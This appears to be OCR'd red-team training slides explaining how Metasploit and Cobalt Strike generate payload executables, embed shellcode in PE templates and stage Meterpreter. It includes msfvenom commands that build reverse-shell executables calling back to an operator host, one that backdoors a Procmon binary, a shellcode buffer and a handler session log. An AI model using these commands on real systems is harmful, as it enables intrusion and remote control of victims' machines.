
https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/encoder.rb



Example - SGN

- Reimplementation of Shikata Ga Nai in golang with x64 support
  - This one is not integrated within the Metasploit Framework
- Serves a similar purpose to what we have already explained
- Nonetheless, good example of a modern encoder with some interesting features


Example - SGN (cont.)



Example – Nighthawk's Keying

- Nighthawk offers a variety of ways to ensure that a payload is only executed under specific circumstances

- Implemented as additional shellcode integrated with the agent's



Our 0.2 release offers a number of flexible options to key the Nighthawk reflective DLL against both local or remote resources. The keying code is available for all offered payload types and comes in the form of PIC shellcode which is called prior to the reflective loader.

https://www.mdsec.co.uk/2022/05/nighthawk-0-2-catch-us-if-you-can/

Example - CS' Malleable PE

- Cobalt Strike also has capabilities to post-manipulate Beacon's shellcode
  - E.g. add/prepend/append/replace data associated to the Beacon DLL

> The **stage** block accepts commands that add strings to the .rdata section of the Beacon DLL. The **string** command adds a zero-terminated string. The **stringw** command adds a wide (UTF-16LE encoded) string. The **data** command adds your string as-is.
>
> The **transform-x86** and **transform-x64** blocks pad and transform Beacon's Reflective DLL stage. These blocks support three commands: prepend, append, and strrep.
>
> The **prepend** command inserts a string before Beacon's Reflective DLL. The **append** command adds a string after the Beacon Reflective DLL. Make sure that prepended data is valid code for the stage's architecture (x86, x64). The c2lint program does not have a check for this. The **strrep** command replaces a string within Beacon's Reflective DLL.

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2-extend_main.htm

Example - CS' Malleable PE (cont.)

- It also supports obfuscation methods and ways to configure specific data leveraged by the reflective loader

obfuscate	false	Obfuscate the Reflective DLL's import table, overwrite unused header content, and ask ReflectiveLoader to copy Beacon to new memory without its DLL headers.
magic_mz_x86	MZRE	Override the first bytes (MZ header included) of Beacon's Reflective DLL. Valid x86 instructions are required. Follow instructions that change CPU state with instructions that undo the change.
magic_mz_x64	MZAR	Same as magic_mz_x86; affects x64 DLL

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2-extend_main.htm

Now let’s move on into another section, and understand the art of inserting payloads within executable recipients!

```
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=ens37
LPORT=9444 --platform windows -a x64 -f exe -o atlotas.exe
No encoder specified, outputting raw payload
Payload size: 201820 bytes
Final size of exe file: 208384 bytes
Saved as: atlotas.exe
```

Payload Executables


Introduction

- As we have seen, popular payloads come in the form of shellcode
- Shellcode can be executed from within a myriad of executable formats
  - AKA “shellcode loaders”
- Frameworks like Metasploit automate the process of generating those executables

Automation

- MSF's automation comprises two main steps:
  1. Generating payload with specific characteristics
  2. Including payload within an executable template

- Executable formats include
  - Scripts (e.g. PowerShell or VBA)
  - Compiled binaries (e.g. EXE or DLL)



Templates

- Default MSF templates are stored within /data/templates

- As an example, the following image shows precompiled EXE templates
  - The source of these templates is also available in /data/templates/src

```
attl4s@Strobe:/opt/metasploit-framework/embedded/framework/data/templates$ ls -la *.exe
-rwxr-xr-x 1 root root  6144 dic 30 13:01 template_x64_windows.exe
-rwxr-xr-x 1 root root 48640 dic 30 13:01 template_x64_windows_svc.exe
-rwxr-xr-x 1 root root 73802 dic 30 13:01 template_x86_windows.exe
-rwxr-xr-x 1 root root  4608 dic 30 13:01 template_x86_windows_old.exe
-rwxr-xr-x 1 root root 15872 dic 30 13:01 template_x86_windows_svc.exe
attl4s@Strobe:/opt/metasploit-framework/embedded/framework/data/templates$
```

https://github.com/rapid7/metasploit-framework/tree/master/data/templates

EXE Class

- Metasploit's *Msf::Util::EXE* class implements all the logic
  - Abstraction through "*to_executable_fmt*" function

```
# Generate an executable of a given format suitable for running on the
# architecture/platform pair.
#
# This routine is shared between msfvenom, rpc, and payload modules (use
# <payload>)
```

```
def self.to_executable_fmt(framework, arch, plat, code, fmt, exeopts)
```

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/util/exe.rb

Scripts

Scripts

- For scripts, a simple string substitution approach is followed
  - Templates with placeholders
  - Placeholders are replaced by the payload's code

```
def self.to_win32pe_psh_reflection(template_path, code)
  # Intialize rig and value names
  rig = Rex::RandomIdentifierGenerator.new()
  rig.init_var(:func_get_proc_address)
  rig.init_var(:func_get_delegate_type)
  rig.init_var(:var_code)
  rig.init_var(:var_module)
  rig.init_var(:var_procedure)
  rig.init_var(:var_unsafe_native_methods)
  rig.init_var(:var_parameters)
  rig.init_var(:var_return_type)
  rig.init_var(:var_type_builder)
  rig.init_var(:var_buffer)
  rig.init_var(:var_hthread)

  hash_sub = rig.to_h
  hash_sub[:b64shellcode] = Rex::Text.encode_base64(code)

  read_replace_script_template(template_path,
                               "to_mem_pshreflection.ps1.template",
                               hash_sub).gsub(/(?<!\r)\n/, "\r\n")
end
```

https://github.com/rapid7/rex/blob/master/lib/rex/powershell/payload.rb

Scripts (cont.)

29 lines (23 sloc) | 3.01 KB

```
1   function %{func_get_proc_address} {
2           Param ($%{var_module}, $%{var_procedure})
3           $%{var_unsafe_native_methods} = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
4
5           return $%{var_unsafe_native_methods}.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [S
6   }
7
8   function %{func_get_delegate_type} {
9           Param (
10                  [Parameter(Position = 0, Mandatory = $True)] [Type[]] $%{var_parameters},
11                  [Parameter(Position = 1)] [Type] $%{var_return_type} = [Void]
12          )
13
14          $%{var_type_builder} = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('Refle
15          $%{var_type_builder}.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standa
16          $%{var_type_builder}.DefineMetho
17
20
21      [Byte[]]$%{var_code} = [System.Convert]::FromBase64String("%{b64shellcode}")
22      [Uint32]$%{var_opf} = 0
```

https://github.com/rapid7/rex-powershell/blob/master/data/templates/to_mem_pshreflection.ps1.template

Compiled Artifacts

Compiled Artifacts

- For compiled artifacts, MSF manipulates pre-compiled templates
  - We are going to focus on PEs

- Two main approaches:

  1. String substitution (AKA “sub_method”)

  2. PE struct manipulation

String Substitution

- Pre-compiled templates with buffers where the payload is patched
  - Buffers have fixed sizes set before compilation
- MSF uses placeholders to locate the beginning of said buffers
  - *“PAYLOAD:”*
- Payload size must be lower or equal than the one specified in the buffer
  - Otherwise patching the payload breaks the executable!

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/util/exe.rb

```
attl4s@StrobeX:~$ cat /opt/metasploit-framework/embedded/framework/data/templates/src/pe/exe/template.c
#include <stdio.h>

#define SCSIZE 4096
char payload[SCSIZE] = "PAYLOAD:";

char comment[512] = "";

int main(int argc, char **argv) {
        (*(void (*)()) payload)();
        return(0);
}
```

Placeholder “PAYLOAD:” with fixed size of 4096

https://github.com/rapid7/metasploit-framework/blob/master/data/templates/src/pe/exe/template.c

```
bo = self.find_payload_tag(pe, "Invalid PE EXE subst template: missing \"PAYLOAD:\" tag")

if code.length <= max_length
  pe[bo, code.length] = [code].pack("a*")
else
  raise RuntimeError, "The EXE generator now has a max size of " +
                      "#{max_length} bytes, please fix the calling module"
end
```

```
# self.find_payload_tag
#
# @param mo       [String]
# @param err_msg  [String]
# @raise [RuntimeError] if the "PAYLOAD:" is not found
# @return         [Integer]
def self.find_payload_tag(mo, err_msg)
  bo = mo.index('PAYLOAD:')
  unless bo
    raise RuntimeError, err_msg
  end
  bo
end
```

1. Finds placeholder
2. If payload's length is ok, packs data and writes it

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/util/exe.rb#L549

String Substitution (cont.)

- Nowadays, the only MSF (PE) formats that use “sub_method” by default are:
  - exe-service (x86, x64)
  - dll (x86, x64)
  - exe-small (x86)

- Due to the requirement of fixed sizes, not all payloads are supported when selecting those formats
  - Big payloads will fail (MSF team is working on this!)
    - Related -> https://github.com/rapid7/metasploit-framework/pull/17594

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/util/exe.rb

```
attl4s@StrobeX:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=ens33 LPORT=1337 --platform windows
-a x86 -f exe-small -o atlas.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-small file: 4641 bytes
Saved as: atlas.exe
attl4s@StrobeX:~$ strings atlas.exe | grep -i 'PAYLOAD:'
attl4s@StrobeX:~$
```

The placeholder is not present because if was filled with the shellcode!

```
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=ens33 LPORT=1337 --platform wind
ows -a x64 -f exe-service -o atlas.exe
No encoder specified, outputting raw payload
Error: The EXE generator now has a max size of 8192 bytes, please fix the calling module
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=ens33 LPORT=1337 --platform wind
ows -a x64 -f dll -o atlas.dll
No encoder specified, outputting raw payload
Error: The EXE generator now has a max size of 4096 bytes, please fix the calling module
attl4s@Strobe:~$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=ens33 LPORT=1337 --platform windows
-a x86 -f exe-small -o atlas.exe
No encoder specified, outputting raw payload
Error: The EXE generator now has a max size of 2048 bytes, please fix the calling module
```

- Generation fails when selecting a big payload (e.g. stageless Meterpreter)
- UPDATE (08/03/2023): DLLs now can use new templates with bigger buffer sizes
  - Small payload? → *template_x64_windows.dll*
  - Big payload? → *template_x64_windows.256kib.dll*

https://github.com/rapid7/metasploit-framework/tree/master/data/templates


PE Struct Manipulation

- Parse PE template and modify its structure and fields
  - MSF uses Metasm or Rex (PeParsey)
- Different ways to patch your payload (MSF supports multiple)
  - Add it into a new section and modify the entrypoint
  - Overwrite the original entrypoint location with the payload
- Does not require placeholders / fixed sizes on templates
  - As such, arbitrary templates and payloads can be used - which is handy!

The placeholder is present because the payload is not stored there!

```
attl4s@StrobeX:~$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=ens33 LPORT=1337 --platform wind
ows -a x64 -f exe -o atlas.exe
No encoder specified, outputting raw payload
Payload size: 200774 bytes
Final size of exe file: 207360 bytes
Saved as: atlas.exe
attl4s@StrobeX:~$ strings atlas.exe | grep -i 'PAYLOAD:'
PAYLOAD:
```

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics
.text	400	1200	1000	104E	60000020
>	1600	^	204E	^	r-x
.rdata	1600	200	3000	84	40000040
>	1800	^	3084	^	r--
.nmwr	1800	31200	4000	310C0	E0000020
>	32A00	^	350C0	^	rwx



New RWX section with new Entrypoint


https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/exe/segment_appender.rb

x64 EXE using the exe-only approach (overwrite EP location) and Procmon as the template

```
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=ens37 LPORT=9444 -f exe-only -o only.exe
-x Procmon64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201820 bytes
Final size of exe-only file: 2693520 bytes
Saved as: only.exe
```

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics
.text	400	E5000	1000	E4EF4	E0000020
>	E5400	^	E5EF4	^	rwx

.text section switched to RWX



https://blog.securehat.co.uk/2014/06/13/metasploit-psexec-resurrect/

A Bit of a Mess

- Generation of executables in MSF is not very consistent
  - Depending the options you select, MSF might support (or not) certain approaches
- In the past, the predominant method used to be “sub_method”
  - It made sense given the prevalence of stagers and their (more or less) standard sizes
- MSF nowadays prefers PE struct manipulation approaches by default
  - Support arbitrary templates and don’t require fixed sizes or placeholders

https://www.blackhillsinfosec.com/advanced-msfvenom-payload-generation/

A Bit of a Mess (cont.)

	exe	exe-small	exe-only	exe-service	dll
x86	“sub_method”, PE manipulation (inject, append)	sub_method	PE manipulation (overwrite EP)	sub_method, PE manipulation (overwrite EP)	sub_method, PE manipulation (inject)
x64	PE manipulation (inject, append)	PE manipulation (inject, append)	PE manipulation (overwrite EP)	sub_method	sub_method

A Note About Formats

- MSF also supports transforming/encoding a selected payload in different languages and formats via the REX library

- This is useful when you are developing your own executables, instead of using MSF's automation

```
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=ens37
LPORT=9444 --platform windows -a x64 -f c
No encoder specified, outputting raw payload
Payload size: 716 bytes
Final size of c file: 3044 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x65\x48\x8b\x52\x60\x48\x8b\x52\x18"
"\x48\x8b\x52\x20\x56\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48"
```

What About Other Frameworks?

The Artifact Kit

- Capability provided by Cobalt Strike to aid in the generation of executables with custom templates
  - “Cobalt Strike uses the Artifact Kit to generate its executables and DLLs”

- Although it may not look like it at first glance, the Artifact Kit works pretty much in the same way as some things we have seen in MSF

The Artifact Kit (cont.)

- The Artifact Kit uses Sleep and Aggressor Script to automate the generation and decoration of executables
  - And also to register the specified templates on Cobalt Strike's client menus

- Aggressor Script has a lot of functionality to parse PE files, modify/update attributes, generate Beacon shellcode programmatically, mask data…

The Artifact Kit (cont.)

- The default approach of the Artifact Kit is similar to MSF's "sub_method"
  1. Write your templates with a payload buffer and a placeholder to find it
  2. Build your templates
  3. Automate the process of finding the placeholder and patching the payload on the buffer

- Of course, this is the DEFAULT approach… the limit is your own imagination
  - Sleep is based on Java and is able to create, access, and query Java objects
  - You can also call other programs from Sleep if you want (e.g. python scripts)

Dynamic Building

- On the other hand, some frameworks can generate code and compile it dynamically
  - Most likely open source frameworks like Havoc, Sliver, Mythic, Covenant…

- A lot of limitations seen when using static templates don’t apply here
  - No need for pre-compiled binaries with buffers and placeholders
  - No fixed sizes, we can hold shellcodes with different sizes
  - We have fresh executables every time we generate them

Dynamic Building (cont.)

- However, it must be noted that not all these frameworks expose functionality to ease the process of modifying how executables are generated (à la Artifact Kit)

- Most frameworks usually just provide a way to export their agents in shellcode format, so that they can be inserted into external loaders

Independent Generators

- There are also independent tools, outside of frameworks, which perform this kind of automation
  - Some use similar techniques to those we have seen, and others use other ways!

- Some examples:
  - Shellter - https://www.shellterproject.com/
  - OST Payload Generator - https://outflank.nl/services/outflank-security-tooling/
  - Inceptor - https://github.com/klezVirus/inceptor
  - ScareCrow - https://github.com/optiv/ScareCrow
  - PEzor - https://github.com/phra/PEzor
  - Freeze - https://github.com/optiv/Freeze

So…

- We understand how Meterpreter shellcodes are typically generated
- We understand how Meterpreter shellcodes are included within executable recipients like EXEs or DLLs
- Now, before executing anything yet… let's talk about PAYLOAD STAGING

Payloads Staging

Execution Restrictions

- In certain scenarios, the (big) size of our payload might be an issue
- That's why there exist two popular ways of execution:
  - Staged execution – executing our payload in different phases
  - Stageless execution – executing our payload directly
- This is not something specific to MSF, Meterpreter, Reflective DLLs or even memory corruption vulnerabilities

Staged Execution

Execution in different phases through the use of:


1. Staging Server: in charge of serving stage payloads

2. Stager: typically a small program that connects to a staging server, and downloads and executes a stage payload

3. Stage Payload(s): the final payload(s) we want to execute

Staged Execution (cont.)

1. Artifact/exploit is run, so the stager code is executed
2. Stager downloads stage from staging server, and pass execution to it
3. The payload's action is performed (e.g. running Meterpreter)



Stageless Execution

Execution is done by running the intended payload directly

1. Artifact/exploit is run, so the payload code gets executed
2. Payload's action is performed (e.g. running Meterpreter)

So…

- A staged execution is done in different phases by employing stagers and downloading stage payloads

- A stageless execution is done in a single phase, as everything needed is in place an ready to be executed

Staging... or Not?

When Staged?

- Entirely dependent on your needs!
- Scenarios with size limitations (e.g. memory corruption exploits)
- Staging provides a lot of flexibility, as different payloads can be used with the same stager
- Stage payloads are sent over the network (watchout unencrypted comms!)

https://www.rapid7.com/blog/post/2015/03/25/stageless-meterpreter-payloads/

When Staged? (cont.)

- As a result of aiming for small sizes, popular stager implementations don't have authentication nor payload verification
  - Stages can be downloaded by anyone from the staging server
  - The staging process can be hijacked to serve arbitrary stages that won't be verified
- Popular staging processes and stagers also have **known behaviours** that may trigger network/endpoint detection and response solutions

https://www.cobaltstrike.com/blog/talk-to-your-children-about-payload-staging/

When Staged? (cont.)

- To avoid some limitations, you can develop a custom staging process or leverage/modify existing ones

- The Sliver framework is an example of this, extending MSF's staging process with features like stage encryption and compression
  - Other nice feature could be environmental keying!

- Popular stagers are written as shellcode so they can be easily used within exploits
  - For other scenarios you might find easier to develop stagers in higher level languages (and their size may not matter that much!)

https://github.com/BishopFox/sliver/wiki/Stagers

Useful Links

- https://www.cobaltstrike.com/blog/staged-payloads-what-pen-testers-should-know/
- https://www.cobaltstrike.com/blog/talk-to-your-children-about-payload-staging/
- https://www.cobaltstrike.com/blog/a-loader-for-metasploits-meterpreter/
- https://www.rapid7.com/blog/post/2015/03/25/stageless-meterpreter-payloads/
- https://github.com/BishopFox/sliver/wiki/Stagers
- https://github.com/rsmudge/metasploit-loader
- https://github.com/tothi/stager_libpeconv
- https://github.com/DiabloHorn/undetected-meterpreter-stagers

When Stageless?

- Entirely dependent on your needs!
- If you don’t have size restrictions, stageless is pretty cool
- Everything self-contained and ready to be executed
  - No stagers and their potential limitations (but also less flexibility)
- If working from disk, there is more surface to be scanned for static signatures


https://www.rapid7.com/blog/post/2015/03/25/stageless-meterpreter-payloads/

Back to Meterpreter!

Back to Meterpreter

- Let's see how everything fits with MSF and Meterpreter

- First, we should know how to choose between staged and stageless payloads within Metasploit:



https://www.rapid7.com/blog/post/2015/03/25/stageless-meterpreter-payloads/

Staged Execution - Example

- Example with **windows/x64/meterpreter/reverse_https**

```
msf6 exploit(multi/handler) >
[*] https://10.10.100.130:9443/home/api/v1/heartbeat handling request from 10.10.100.129; (UUID: jpgdmvln)
Meterpreter will verify SSL Certificate with SHA1 hash 3fe4100ee7bf4afe3ddbbe616877dbb18598260c
[*] https://10.10.100.130:9443/home/api/v1/heartbeat handling request from 10.10.100.129; (UUID: jpgdmvln)
Staging x64 payload (201820 bytes) ...
[*] Meterpreter session 2 opened (10.10.100.130:9443 -> 10.10.100.129:49686) at 2023-01-01 13:37:11 +0100
msf6 exploit(multi/handler) >
```

Back to Meterpreter (cont.)

- We can now wisely choose the appropriate payload depending the scenario we face:
  - Memory corruption vulnerability with little space?
    - Probably use staged
  - Privilege escalation via DLL hijack?
    - Stageless might fit well

